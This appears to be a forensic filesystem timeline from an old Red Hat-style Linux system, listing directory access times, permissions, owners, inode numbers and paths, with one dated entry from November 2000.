                          4096 .a. d/drwxr-xr-x root     root     78655    /usr/doc/postgresql-6.5.3/programmer
                          4096 .a. d/drwxr-xr-x root     root     124405   /usr/doc/libungif-devel-4.1.0
                          4096 .a. d/drwxr-xr-x root     root     108688   /usr/doc/pwdb-0.61/html
                          4096 .a. d/drwxr-xr-x root     root     578      /usr/lib/emacs/20.5
                          4096 .a. d/drwxr-xr-x root     root     63060    /usr/doc/ncftp-3.0beta21/doc/man
                          4096 .a. d/drwxr-xr-x root     root     139923   /usr/doc/lynx-2.8.3
                          4096 .a. d/drwxr-xr-x root     root     109794   /usr/doc/zlib-devel-1.1.3
                          4096 .a. d/drwxr-xr-x root     root     31181    /usr/doc/apmd-3.0final
                          4096 .a. d/drwx------ drosen   drosen   15395    /home/drosen
                          4096 .a. d/drwxr-xr-x root     root     1605     /usr/doc/nmh-1.0.3
                          4096 .a. d/drwxr-xr-x root     root     31264    /usr/lib/kbd/keymaps/i386/azerty
                          4096 .a. d/drwxr-xr-x root     root     63054    /usr/doc/ncftp-3.0beta21/doc
                          4096 .a. d/drwxr-xr-x root     root     139784   /usr/lib/linuxconf/redhat/perm
                          4096  .a.  d/drwxr-xr-x  root         root          17031        /usr/doc/postgresql-
6.5.3/contrib/noupdate
                          4096 .a. d/drwxr-xr-x root     root     1127     /usr/lib/perl5/5.00503/i386-linux/B
                          4096 .a. d/drwxr-xr-x root     root     1500     /usr/lib/metamail
                          4096  .a.  d/drwxr-xr-x  root        root        78165      /usr/lib/perl5/5.00503/i386-
linux/netatalk
                          4096 .a. d/drwxr-xr-x root     root     139303   /usr/doc/krb5-devel-1.1.1/rpc
                          4096 .a. d/drwxr-xr-x root     root     139555   /usr/lib/perl5/5.00503/auto/Getopt
                          4096 .a. d/drwxr-xr-x root     root     123669   /usr/lib/bcc/include/linux
                          4096 .a. d/drwxr-xr-x root     root     125180   /usr/doc/which-2.9
                          4096 .a. d/drwxr-xr-x root     root     139871   /usr/lib/linuxconf-devel/messages/es
                          4096 .a. d/drwxr-xr-x root     root     474      /usr/lib/kbd/consoletrans
                          4096  .a.  d/drwxr-xr-x  root         root          31244        /usr/doc/console-tools-
19990829/contrib
                          4096  .a.  d/drwxr-xr-x  root           root           109601       /usr/doc/samba-
2.0.6/examples/printing
                          4096    .a.    d/drwxr-xr-x    root                    root                    139575
/usr/lib/linuxconf/help.eng/fetchmailconf
                          4096 .a. d/drwxr-xr-x root     root     139000   /usr/lib/groff/tmac
                          4096 .a. d/drwxr-xr-x root     root     138744   /usr/lib/bcc/include/generic
                          4096 .a. d/drwxr-xr-x root     root     63274    /usr/doc/procmail-3.14
                          4096 .a. d/drwxr-xr-x root     root     123663   /usr/doc/dev86-0.15.0
                          4096 .a. d/drwxr-xr-x root     root     124490   /usr/lib/linuxconf/help.eng/motd
                          4096 .a. d/drwxr-xr-x root     root     139917   /usr/doc/ltrace-0.3.10
                          4096 .a. d/drwxr-xr-x root     root     138952   /usr/lib/groff/font/devlj4/generate
                          4096 .a. d/drwxr-xr-x root     root     398      /usr/doc/textutils-2.0a
                          4096 .a. d/drwxr-xr-x root     root     78163    /usr/lib/perl5/5.00503/i386-
linux/netash
                          4096 .a. d/drwxr-xr-x root     root     78142    /usr/lib/perl5/5.00503/i386-
linux/ncurses
                          4096 .a. d/drwxr-xr-x root     root     46179    /usr/lib/games
                          4096 .a. d/drwxr-xr-x root     root     47343    /usr/lib/perl5/5.00503/i386-
linux/auto/sdbm
                          4096 .a. d/drwxr-xr-x root     root     62675    /usr/lib/perl5/5.00503/Devel
```

```
                        4096 .a. d/drwxr-xr-x root     root     109067   /usr/lib/linuxconf/help.eng/dnsconf
                        4096 .a. d/drwxr-xr-x root     root     125144   /usr/doc/uucp-1.06.1/contrib
                        4096 .a. d/drwxr-xr-x root     root     123628   /usr/lib/kbd/keymaps
                        4096 .a. d/drwxr-xr-x root     root     139858   /usr/lib/linuxconf-devel/messages
                        4096 .a. d/drwxr-xr-x root     root     16701    /usr/lib/linuxconf/help.eng
                        4096 .a. d/drwxr-xr-x root     root     140399   /usr/doc/uucp-1.06.1/sample
                        4096 .a. d/drwxr-xr-x root     root     139430   /usr/doc/libtiff-devel-3.5.4/man
                        4096 .a. d/drwxr-xr-x root     root     123654   /usr/lib/gcc-lib/i386-redhat-linux
                        4096 .a. d/drwxr-xr-x root     root     47286    /usr/lib/perl5/5.00503
                        4096 .a. d/drwxr-xr-x root     root     62860    /usr/lib/linuxconf/descriptions/eng
                        4096 .a. d/drwxr-xr-x root     root     139530   /usr/lib/perl5/5.00503/Sys
                        4096 .a. d/drwxr-xr-x root     root     139294   /usr/doc/krb5-devel-1.1.1/kadmin
                        4096 .a. d/drwxr-xr-x root     root     107986   /usr/doc/ncurses-5.0
                        4096 .a. d/drwxr-xr-x root     root     124491   /usr/lib/linuxconf/help.eng/netconf
                        4096 .a. d/drwxr-xr-x root     root     109588   /usr/doc/samba-2.0.6/examples/dce-dfs
                        4096  .a.  d/drwxr-xr-x  root        root        78138      /usr/lib/perl5/5.00503/i386-
linux/gdbm
                        4096 .a. d/drwxr-xr-x root     root     138903   /usr/doc/freetype-1.3.1/docs/image
                        4096  .a.  d/drwxr-xr-x  root          root          62246        /usr/doc/getty_ps-
2.0.7j/Examples/default
                        4096 .a. d/drwxr-xr-x root     root     62942    /usr/lib/linuxconf/help.eng/samba
                        4096  .a.  d/drwxr-xr-x  root        root        124279     /usr/lib/perl5/5.00503/i386-
linux/auto/B
                        4096 .a. d/drwxr-xr-x root     root     32166    /usr/lib/linuxconf/help.eng/uucp
                        4096 .a. d/drwxr-xr-x root     root     62231    /usr/doc/gawk-3.0.4/README_d
                        4096 .a. d/drwxr-xr-x root     root     93346    /usr/doc/jade-1.2.1/doc
                        4096 .a. d/drwxr-xr-x root     root     31217    /usr/doc/bind-8.2.2_P5/html
                        4096 .a. d/drwxr-xr-x root     root     139875   /usr/lib/linuxconf-devel/messages/fi
                        4096 .a. d/drwxr-xr-x root     root     108241   /usr/lib/bcc
                        4096 .a. d/drwxr-xr-x root     root     62822    /usr/doc/lilo-0.21
                        4096 .a. d/drwxr-xr-x root     root     140480   /usr/doc/vim-common-5.6/syntax
                        4096  .a.  d/drwxr-xr-x  root        root        16535      /usr/lib/perl5/5.00503/i386-
linux/auto/IPC/SysV
                        4096 .a. d/drwxr-xr-x root     root     30785    /usr/doc
                        4096  .a.  d/drwxr-xr-x  root        root        32020      /usr/lib/perl5/5.00503/i386-
linux/security
                        4096 .a. d/drwxr-xr-x root     root     62828    /usr/doc/lilo-0.21/doc
                        4096  .a.  d/drwxr-xr-x  root        root        47351      /usr/lib/perl5/5.00503/i386-
linux/ext2fs
                        4096 .a. d/drwxr-xr-x root     root     124184   /usr/doc/krb5-devel-1.1.1/implement
                        4096  .a.  d/drwxr-xr-x  root          root          47844        /usr/doc/postgresql-
6.5.3/contrib/soundex
                        4096 .a. d/drwxr-xr-x root     root     78490    /usr/doc/mod_perl-1.21
                        4096 .a. d/drwxr-xr-x root     root     17265    /usr/lib/sgml-tools/dist/sgmltool/man
                        4096 .a. d/drwxr-xr-x root     root     31987    /usr/lib/perl5/5.00503/i386-linux/rpc
                        4096 .a. d/drwxr-xr-x root     root     62673    /usr/lib/perl5/5.00503/Data
                        4096 .a. d/drwxr-xr-x root     root     17171    /usr/lib/entity-map
                        4096 .a. d/drwxr-xr-x root     root     139863   /usr/lib/linuxconf-devel/messages/cs
                        4096  .a.  d/drwxr-xr-x  root        root        138770     /usr/lib/gcc-lib/i386-redhat-
linux/egcs-2.91.66/include
                        4096 .a. d/drwxr-xr-x root     root     16829    /usr/doc/lynx-2.8.3/test
                        4096  .a.  d/drwxr-xr-x  root        root        62710      /usr/lib/perl5/5.00503/i386-
linux/auto/Data
                        4096  .a.  d/drwxr-xr-x  root           root           17260          /usr/lib/sgml-
tools/dist/sgmltool/latin1
                        4096 .a. d/drwxr-xr-x root     root     63020    /usr/lib/perl5/site_perl/5.005/i386-
linux/auto/Apache
                        4096 .a. d/drwxr-xr-x root     root     31350    /usr/doc/emacs-20.5
                        4096 .a. d/drwxr-xr-x root     root     1943     /usr/doc/tcp_wrappers-7.6
                        4096 .a. d/drwxr-xr-x root     root     108206   /usr/doc/ctags-3.4
                        4096 .a. d/drwxr-xr-x root     root     17284    /usr/lib/sgml/iso-entities-8879.1986
                        4096 .a. d/drwxr-xr-x root     root     2013     /usr/doc/uucp-1.06.1
                        4096 .a. d/drwxr-xr-x root     root     1901     /usr/lib/perl5/Text
                        4096  .a.  d/drwxr-xr-x  root          root          125056       /usr/doc/slang-devel-
1.2.2/doc/internal
                        4096 .a. d/drwxr-xr-x root     root     1623     /usr/doc/php-3.0.15/examples
                        4096 .a. d/drwxr-xr-x root     root     139545   /usr/lib/perl5/5.00503/Tie
                        4096 .a. d/drwxr-xr-x root     root     109015   /usr/lib/linuxconf/descriptions/pt
                        4096 .a. d/drwxr-xr-x root     root     1106     /usr/doc/tcsh-6.09
                        4096 .a. d/drwxr-xr-x root     root     125088   /usr/doc/trn-3.6
                        4096 .a. d/drwxr-xr-x root     root     139693   /usr/lib/linuxconf/help.eng/netadm
                        4096 .a. d/drwxr-xr-x root     root     125219   /usr/doc/ypbind-3.3
                        4096 .a. d/drwxr-xr-x root     root     107979   /usr/doc/SysVinit-2.78
                        4096 .a. d/drwxr-xr-x root     root     46658    /usr/lib/kbd/keymaps/i386/include
                        4096 .a. d/drwxr-xr-x root     root     123637   /usr/lib/kbd/keymaps/i386/qwertz
                        4096 .a. d/drwxr-xr-x root     root     16298    /usr/lib/groff/font/devlatin1
                        4096 .a. d/drwxr-xr-x root     root     109263   /usr/doc/pmake-2.1.34
                        4096 .a. d/drwxr-xr-x root     root     108962   /usr/lib/linuxconf/descriptions/es
                        4096 .a. d/drwxr-xr-x root     root     139518   /usr/lib/perl5/5.00503/Net
                        4096  .a.  d/drwxr-xr-x  root          root          17011        /usr/doc/postgresql-
6.5.3/contrib/isbn_issn
                        4096 .a. d/drwxr-xr-x root     root     139047   /usr/doc/pam-0.72/html
                        4096 .a. d/drwxr-xr-x root     root     63089    /usr/doc/newt-0.50.8
                        4096 .a. d/drwxr-xr-x root     root     109611   /usr/doc/samba-2.0.6/examples/thoralf
                        4096 .a. d/drwxr-xr-x root     root     61998    /usr/doc/console-tools-19990829/file-
formats
                        4096 .a. d/drwxr-xr-x root     root     1516     /usr/doc/minicom-1.83.0/doc
                        4096 .a. d/drwxr-xr-x root     root     62668    /usr/lib/perl5/5.00503/CPAN
                        4096 .a. d/drwxr-xr-x root     root     124372   /usr/doc/libtool-1.3.4
                        4096 .a. d/drwxr-xr-x root     root     109111   /usr/lib/linuxconf/help.eng/redhat
                        4096 .a. d/drwxr-xr-x root     root     125095   /usr/doc/ucd-snmp-4.1.1
                        4096  .a.  d/drwxr-xr-x  root          root          17005        /usr/doc/postgresql-
6.5.3/contrib/int8
                        4096 .a. d/drwxr-xr-x root     root     46584    /usr/doc/automake-1.4
                        4096 .a. d/drwxr-xr-x root     root     109464   /usr/doc/samba-2.0.6/docs/faq
                        4096 .a. d/drwxr-xr-x root     root     1619     /usr/doc/pciutils-2.1.5
                        4096 .a. d/drwxr-xr-x root     root     109559   /usr/doc/samba-2.0.6/docs/yodldocs
                        4096 .a. d/drwxr-xr-x root     root     108149   /usr/doc/bind-8.2.2_P5/rfc
                        4096  .a.  d/drwxr-xr-x  root        root        124292     /usr/lib/perl5/5.00503/i386-
linux/auto/re
                        4096 .a. d/drwxr-xr-x root     root     1632     /usr/doc/pine-4.21/contrib/utils
                        4096 .a. d/drwxr-xr-x root     root     17160    /usr/doc/sgml-tools/html
```

```
                          4096 .a. d/drwxr-xr-x root     root     124715   /usr/doc/ncurses-devel-5.0/test
                          4096 .a. d/drwxr-xr-x root     root     139883   /usr/lib/linuxconf-devel/messages/it
                          4096  .a.  d/drwxr-xr-x  root        root        78192      /usr/lib/perl5/5.00503/i386-
linux/rpcsvc
                          4096 .a. d/drwxr-xr-x root     root     62009    /usr/doc/console-tools-19990829/fonts
                          4096    .a.    d/drwxr-xr-x    root                    root                    139556
/usr/lib/perl5/5.00503/auto/Getopt/Long
                          4096 .a. d/drwxr-xr-x root     root     124363   /usr/lib/perl5/site_perl/5.005
                          4096 .a. d/drwxr-xr-x root     root      124367   /usr/lib/perl5/site_perl/5.005/i386-
linux/auto/MD5
                          4096 .a. d/drwxr-xr-x root     root     63024    /usr/lib/perl5/site_perl/5.005/i386-
linux/auto/Apache/Symbol
                          4096 .a. d/drwxr-xr-x root     root     451      /usr/lib/ldscripts
                          4096 .a. d/drwxr-xr-x root     root     108877   /usr/lib/perl5/5.00503/i386-linux/asm
                          4096 .a. d/drwxr-xr-x root     root     1577     /usr/doc/ncurses-devel-5.0
                          4096  .a.  d/drwxr-xr-x  root       root       579        /usr/lib/emacs/20.5/i386-redhat-
linux-gnu
                          4096 .a. d/drwxr-xr-x root     root     92846    /usr/lib/kbd/unidata
                          4096 .a. d/drwxr-xr-x root     root      109608   /usr/doc/samba-2.0.6/examples/svr4-
startup
                          4096  .a.  d/drwxr-xr-x  root          root          140361      /usr/doc/slang-devel-
1.2.2/doc/OLD/help
                          4096 .a. d/drwxr-xr-x root     root     76961    /home/httpd/icons
                          4096 .a. d/drwxr-xr-x root     root     109650   /usr/lib/sgml-tools/dist
                          4096 .a. d/drwxr-xr-x root     root     139898   /usr/lib/linuxconf-devel/messages/sk
                          4096 .a. d/drwxr-xr-x root     root     62988    /usr/lib/linuxconf-devel
                          4096 .a. d/drwxr-xr-x root     root     138922   /usr/doc/fwhois-1.00
                          4096  .a.  d/drwxr-xr-x  root          root          109407      /usr/doc/postgresql-
6.5.3/contrib/fulltextindex
                          8192 .a. d/drwxr-xr-x root     root     78216    /usr/lib/perl5/man/man3
                          4096 .a. d/drwxr-xr-x root     root     46564    /usr/doc/anacron-2.1
                          4096 .a. d/drwxr-xr-x root     root     78045    /usr/doc/libtiff-devel-3.5.4/images
                          4096 .a. d/drwxr-xr-x root     root     62677    /usr/lib/perl5/5.00503/ExtUtils
                          4096 .a. d/drwxr-xr-x root     root     108657   /usr/lib/groff/font/devhtml
                          4096 .a. d/drwxr-xr-x root     root     139692   /usr/lib/linuxconf/help.eng/mrtg
                         12288 .a. d/drwxr-xr-x root     root     139983   /usr/doc/postgresql-6.5.3/postgres
                          4096 .a. d/drwxr-xr-x root     root     139867   /usr/lib/linuxconf-devel/messages/de
                          4096 .a. d/drwxr-xr-x root     root     31235    /usr/doc/bzip2-0.9.5d
                          4096 .a. d/drwxr-xr-x root     root     1578     /usr/doc/ncurses-devel-5.0/c++
                          4096 .a. d/drwxr-xr-x root     root     123629   /usr/lib/kbd/keymaps/amiga
                          4096 .a. d/drwxr-xr-x root     root     242      /usr/doc/bash-1.14.7
                          4096 .a. d/drwxr-xr-x root     root     13       /usr/doc/glibc-2.1.3/examples.threads
                          4096 .a. d/drwxr-xr-x root     root     32161    /usr/lib/linuxconf/help.eng/usermenu
                          4096 .a. d/drwxr-xr-x root     root     138890   /usr/doc/freetype-1.3.1/docs
                          4096 .a. d/drwxr-xr-x root     root     139949   /usr/doc/lynx-2.8.3/lynx_help
Wed Nov 08 2000 04:02:04  4096 .a. d/drwxr-xr-x root     root     15464    /usr/share/locale/hu_HU
                          4096 .a. d/drwxr-xr-x root     root     92434    /usr/share/locale/lt_LT/LC_MESSAGES
                          8192 .a. d/drwxr-xr-x root     root     61801    /usr/share/terminfo/a
                          4096 .a. d/drwxr-xr-x root     root     48219    /usr/share/vim
                          4096 .a. d/drwxr-xr-x root     root     62804    /usr/share/libtool
                          4096 .a. d/drwxr-xr-x root     root     15686    /usr/share/terminfo/p
                          4096 .a. d/drwxr-xr-x root     root     125022   /usr/share/swat/help
                          4096 .a. d/drwxr-xr-x root     root     123139   /usr/X11R6/man
                          4096 .a. d/drwxr-xr-x root     root     107989   /usr/share/terminfo
                          4096 .a. d/drwxr-xr-x root     root      62276     /usr/src/linux-2.2.14/include/asm-
i386
                          4096 .a. d/drwxr-xr-x root     root     108481   /usr/include/netrose
                          4096 .a. d/drwxr-xr-x root     root     61716    /usr/share/zoneinfo/posix/Brazil
                          4096 .a. d/drwxr-xr-x root     root     76961    /usr/X11R6/include
                          4096 .a. d/drwxr-xr-x root     root     62       /usr/share/locale/eu_ES
                          4096 .a. d/drwxr-xr-x root     root     15462    /usr/share/locale/hr_HR/LC_MESSAGES
                          4096 .a. d/drwxr-xr-x root     root     77036    /usr/share/locale/ko
                          4096 .a. d/drwxr-xr-x root     root     30       /usr/share/locale/da_DK
                          4096 .a. d/drwxr-xr-x root     root     551      /usr/include/g++-2/std
                          4096 .a. d/drwxr-xr-x root     root     77058    /usr/share/locale/sk_SK/LC_MESSAGES
                          4096 .a. d/drwxr-xr-x root     root     123222   /usr/share/locale/pt_BR/LC_MESSAGES
                          4096 .a. d/drwxr-xr-x root     root     92367    /usr/share/locale/ca_ES
                          4096 .a. d/drwxr-xr-x root     root     61800    /usr/share/terminfo/X
                          4096 .a. d/drwxr-xr-x root     root     107996   /usr/share/terminfo/j
                          4096 .a. d/drwxr-xr-x root     root     123288   /usr/share/zoneinfo/posix/America
                          4096 .a. d/drwx------ root     root     47931    /usr/include/pgsql/catalog
                          4096 .a. d/drwxr-xr-x root     root     30856    /usr/share/locale/sk_SK
                          4096 .a. d/drwxr-xr-x root     root     77306    /usr/share/terminfo/u
                          4096 .a. d/drwxr-xr-x root     root     108477   /usr/include/netpacket
                          4096 .a. d/drwxr-xr-x root     root     15494    /usr/share/locale/sk
                          4096 .a. d/drwxr-xr-x root     root     46593    /usr/share/automake
                          4096 .a. d/drwxr-xr-x root     root     107840   /usr/share/zoneinfo/SystemV
                          4096 .a. d/drwxr-xr-x root     root     1979     /usr/share/snmp/mibs
                          4096 .a. d/drwxr-xr-x root     root     125176   /usr/share/vim/vim56/tutor
                          4096 .a. d/drwxr-xr-x root     root     123260   /usr/share/zoneinfo/Etc
                          4096 .a. d/drwxr-xr-x root     root     670      /usr/include/gdbm
                          4096 .a. d/drwxr-xr-x root     root     22       /usr/share/locale/af_ZA
                          4096 .a. d/drwxr-xr-x root     root     78023    /usr/share/kudzu
                          4096 .a. d/drwxr-xr-x root     root     46182    /usr/local/src
                          4096 .a. d/drwxr-xr-x root     root     109671   /usr/share/fonts/default/Type1
                          4096 .a. d/drwxr-xr-x root     root     123138   /usr/X11R6
                          4096 .a. d/drwxr-xr-x root     root     92695    /usr/share/terminfo/x
                          4096 .a. d/drwxr-xr-x root     root     15769    /usr/share/locale/hu
                          4096 .a. d/drwxr-xr-x root     root     92734    /usr/share/locale/da/LC_MESSAGES
                          4096 .a. d/drwxr-xr-x root     root     123820   /usr/share/ghostscript
                          4096 .a. d/drwxr-xr-x root     root     92763    /usr/share/aclocal
                          4096 .a. d/drwxr-xr-x root     root     123201   /usr/share/locale/is_IS/LC_MESSAGES
                          4096 .a. d/drwxr-xr-x root     root     30946    /usr/share/zoneinfo/posix/Arctic
                          4096 .a. d/drwxr-xr-x root     root     108000   /usr/share/terminfo/k
                          4096 .a. d/drwxr-xr-x root     root     15492    /usr/share/locale/ru_UA/LC_MESSAGES
                          4096 .a. d/drwxr-xr-x root     root     138803   /usr/share/emacs/20.5/lisp/language
                          4096 .a. d/drwxr-xr-x root     root     15448    /usr/share/locale/fo_FO
                          8192 .a. d/drwxr-xr-x root     root     272      /usr/share/terminfo/d
                          4096 .a. d/drwxr-xr-x root     root     108475   /usr/include/netipx
                          4096 .a. d/drwxr-xr-x root     root     77312    /usr/share/terminfo/v
                          4096 .a. d/drwxr-xr-x root     root     61767    /usr/share/zoneinfo/right/China
                          4096 .a. d/drwxr-xr-x root     root     108445   /usr/include/db1
```

```
                        4096 .a. d/drwxr-xr-x root     root     46749    /usr/share/emacs/20.5/etc/e
                        4096 .a. d/drwxr-xr-x root     root     77654    /usr/share/fonts/default
                        4096 .a. d/drwxr-xr-x root     root     1922     /usr/include/slang
                        4096 .a. d/drwxr-xr-x root     root     77144    /usr/share/zoneinfo/posix/Mexico
                        4096 .a. d/drwxr-xr-x root     root     123147   /usr/share/i18n/repertoiremaps
                        4096 .a. d/drwxr-xr-x root     root     123150   /usr/share/locale/cs_CZ
                        4096 .a. d/drwxr-xr-x root     root     108490   /usr/include/rpc
                        4096 .a. d/drwxr-xr-x root     root     92426    /usr/share/locale/it_CH/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     70       /usr/share/locale/fr_CA
                        4096 .a. d/drwxr-xr-x root     root     92904    /usr/share/emacs/20.5/lisp/emacs-lisp
                        4096 .a. d/drwxr-xr-x root     root     123141   /usr/local/doc
                        4096 .a. d/drwx------ root     root     124875   /usr/include/pgsql/tcop
                        4096 .a. d/drwxr-xr-x root     root     15438    /usr/share/locale/en_US/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     123187   /usr/share/locale/fr/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     92420    /usr/share/locale/hr_HR
                        4096 .a. d/drwxr-xr-x root     root     30904    /usr/share/zoneinfo/Mideast
                        4096 .a. d/drwxr-xr-x root     root     46185    /usr/share/i18n/charmaps
                        4096 .a. d/drwxr-xr-x root     root     61724    /usr/share/zoneinfo/posix/Etc
                        4096 .a. d/drwxr-xr-x root     root     46177    /usr/X11R6/doc
                        4096 .a. d/drwxr-xr-x root     root     92737    /usr/share/locale/is
                        4096 .a. d/drwxr-xr-x root     root     46558    /usr/share/locale/fi
                        4096 .a. d/drwxr-xr-x root     root     98       /usr/share/locale/pt_PT
                        4096 .a. d/drwxr-xr-x root     root     30862    /usr/share/locale/sv_FI/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     61723    /usr/share/zoneinfo/posix/China
                        4096 .a. d/drwxr-xr-x root     root     138569   /usr/share/zoneinfo/right/Europe
                        4096 .a. d/drwxr-xr-x root     root     77164    /usr/share/zoneinfo/right/Arctic
                        4096 .a. d/drwxr-xr-x root     root     15428    /usr/share/locale/el/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     124828   /usr/include/pgsql/lib
                        4096 .a. d/drwxrwxr-x news     news     61983    /usr/bin/filter
                        4096 .a. d/drwxr-xr-x root     root     30880    /usr/share/locale/uk_UA
                        4096 .a. d/drwxr-xr-x root     root     108485   /usr/include/protocols
                        4096 .a. d/drwxr-xr-x root     root     17129    /usr/share/swat/include
                        4096 .a. d/drwxr-xr-x root     root     92444    /usr/share/locale/pl
                        4096 .a. d/drwxr-xr-x root     root     107917   /usr/share/zoneinfo/posix/Australia
                        4096 .a. d/drwxr-xr-x root     root     76988    /usr/share/locale/de_CH
                        4096 .a. d/drwxr-xr-x root     root     15427    /usr/share/locale/el
                        4096 .a. d/drwxr-xr-x root     root     138936   /usr/share/awk
                        4096  .a.  d/drwxr-xr-x  root          root          123957       /usr/src/linux-
2.2.14/include/linux/raid
                        4096 .a. d/drwxr-xr-x root     root     92738    /usr/share/locale/sr
                        4096 .a. d/drwxr-xr-x root     root     76986    /usr/share/locale/de/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     1940     /usr/share/locale/et
                        4096 .a. d/drwxr-xr-x root     root     395      /usr/share/locale/pt
                        4096 .a. d/drwxr-xr-x root     root     2033     /usr/share/vim/vim56/macros/hanoi
                        8192 .a. d/drwxr-xr-x root     root     46753    /usr/share/emacs/20.5/lisp
                        4096 .a. d/drwxr-xr-x root     root     77095    /usr/share/zoneinfo/Europe
                        4096 .a. d/drwxr-xr-x root     root     108479   /usr/include/netrom
                        4096 .a. d/drwxr-xr-x root     root     592      /usr/share/emacs/20.5/lisp/calendar
                        4096 .a. d/drwxr-xr-x root     root     107854   /usr/share/zoneinfo/US
                        4096 .a. d/drwxr-xr-x root     root     223      /usr/share/zoneinfo/right/Indian
                        4096 .a. d/drwxr-xr-x root     root     107866   /usr/share/zoneinfo/posix/Africa
                        4096 .a. d/drwxr-xr-x root     root     109629   /usr/share/swat
                        4096 .a. d/drwxr-xr-x root     root     77636    /usr/share/gettext/po
                        4096 .a. d/drwxr-xr-x root     root     77064    /usr/share/locale/sv
                        4096 .a. d/drwxr-xr-x root     root     123197   /usr/share/locale/hu_HU/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     77037    /usr/share/locale/ko/LC_MESSAGES
                        4096  .a.  d/drwxr-xr-x  root          root          31485        /usr/src/linux-
2.2.14/include/linux/lockd
                        4096 .a. d/drwxr-xr-x root     root     138833   /usr/share/emacs/20.5/lisp/progmodes
                        4096 .a. d/drwxr-xr-x root     root     123143   /usr/local/man/man9
                        4096 .a. d/drwxr-xr-x root     root     77056    /usr/share/locale/sk/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     138741   /usr/X11R6/lib/X11
                        4096 .a. d/drwxr-xr-x root     root     61751    /usr/share/zoneinfo/right/Brazil
                        4096 .a. d/drwxr-xr-x root     root     46365    /usr/share/zoneinfo/right/Africa
                        4096 .a. d/drwxr-xr-x root     root     92402    /usr/share/locale/eu_ES/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     92436    /usr/share/locale/lv_LV
                        4096 .a. d/drwxr-xr-x root     root     21       /usr/share/locale
                        4096 .a. d/drwxr-xr-x root     root     77018    /usr/share/locale/fr_BE
                        4096 .a. d/drwxr-xr-x root     root     30874    /usr/share/locale/tr_TR
                        4096 .a. d/drwxr-xr-x root     root     31358    /usr/share/emacs/20.5/etc
                        4096 .a. d/drwxr-xr-x root     root     123245   /usr/share/zoneinfo/Brazil
                        4096 .a. d/drwxr-xr-x root     root     77004    /usr/share/locale/en_IE
                        4096 .a. d/drwxr-xr-x root     root     92447    /usr/share/locale/ro_RO/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     124880   /usr/include/pgsql/utils
                        4096 .a. d/drwxr-xr-x root     root     30864    /usr/share/locale/sv_SE/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     15432    /usr/share/locale/en_CA
                        4096 .a. d/drwxr-xr-x root     root     31177    /usr/share/locale/ja
                        4096 .a. d/drwxr-xr-x root     root     77026    /usr/share/locale/ga_IE/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     124832   /usr/include/pgsql/libpq++
                        4096 .a. d/drwxr-xr-x root     root     92358    /usr/local/man/man7
                        4096 .a. d/drwxr-xr-x root     root     124945   /usr/share/pixmaps
                        4096 .a. d/drwxr-xr-x root     root     15430    /usr/share/locale/en_BW/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     104      /usr/share/locale/sr_YU
                        4096 .a. d/drwxr-xr-x root     root     123184   /usr/share/locale/fo_FO/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     46556    /usr/share/locale/sl
                        4096 .a. d/drwxr-xr-x root     root     76972    /usr/share/locale/ar_SA
                        4096 .a. d/drwxr-xr-x root     root     92998    /usr/share/emacs/20.5/site-lisp
                        4096  .a.  d/drwxr-xr-x  root        root        123225     /usr/share/locale/ru_RU.KOI8-
R/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     123203   /usr/share/locale/it
                        4096 .a. d/drwxr-xr-x root     root     31452    /usr/share/gettext
                        4096 .a. d/drwxr-xr-x root     root     46       /usr/share/locale/en_AU/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     246      /usr/X11R6/man/man1
                        4096 .a. d/drwxr-xr-x root     root     76970    /usr/share/locale/af_ZA/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     46561    /usr/share/locale/is/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     108508   /usr/include/rpcsvc
                        4096  .a.  d/drwxr-xr-x  root          root          31495        /usr/src/linux-
2.2.14/include/linux/modules-BOOT
                        4096 .a. d/drwxr-xr-x root     root     92365    /usr/share/locale/ar_SA/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     123237   /usr/share/locale/sv_SE
                        4096 .a. d/drwxr-xr-x root     root     124817   /usr/include/pgsql/executor
                        4096 .a. d/drwxr-xr-x root     root     109630   /usr/share/swat/images
```

```
                        4096 .a. d/drwxr-xr-x root     root     31178    /usr/share/locale/ja/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     56       /usr/share/locale/en_US
                        4096 .a. d/drwxr-xr-x root     root     15620    /usr/share/zoneinfo/right/Mideast
                        4096 .a. d/drwxr-xr-x root     root     36       /usr/share/locale/de_BE/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     123821   /usr/share/ghostscript/5.50
                        4096 .a. d/drwxr-xr-x root     root     46752    /usr/share/emacs/20.5/leim
                        4096 .a. d/drwxr-xr-x root     root     107991   /usr/share/terminfo/2
                        4096 .a. d/drwxr-xr-x root     root     31357    /usr/share/emacs/20.5
                        4096 .a. d/drwxr-xr-x root     root     15425    /usr/share/locale/de_LU/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     107993   /usr/share/terminfo/4
                        4096 .a. d/drwxr-xr-x root     root     77048    /usr/share/locale/pl_PL/LC_MESSAGES
                        8192  .a.  d/drwxr-xr-x  root          root          77723         /usr/src/linux-
2.2.14/include/linux/modules-up
                        4096 .a. d/drwxr-xr-x root     root     77093    /usr/share/zoneinfo/Chile
                        4096 .a. d/drwxr-xr-x root     root     77039    /usr/share/locale/lv_LV/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     63042    /usr/share/locale/eo/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     123685   /usr/include/g++-2
                        4096 .a. d/drwxr-xr-x root     root     92398    /usr/share/locale/es/LC_MESSAGES
                        4096 .a. d/drwxr-xr-x root     root     54       /usr/share/locale/en_IE/LC_MESSAGES
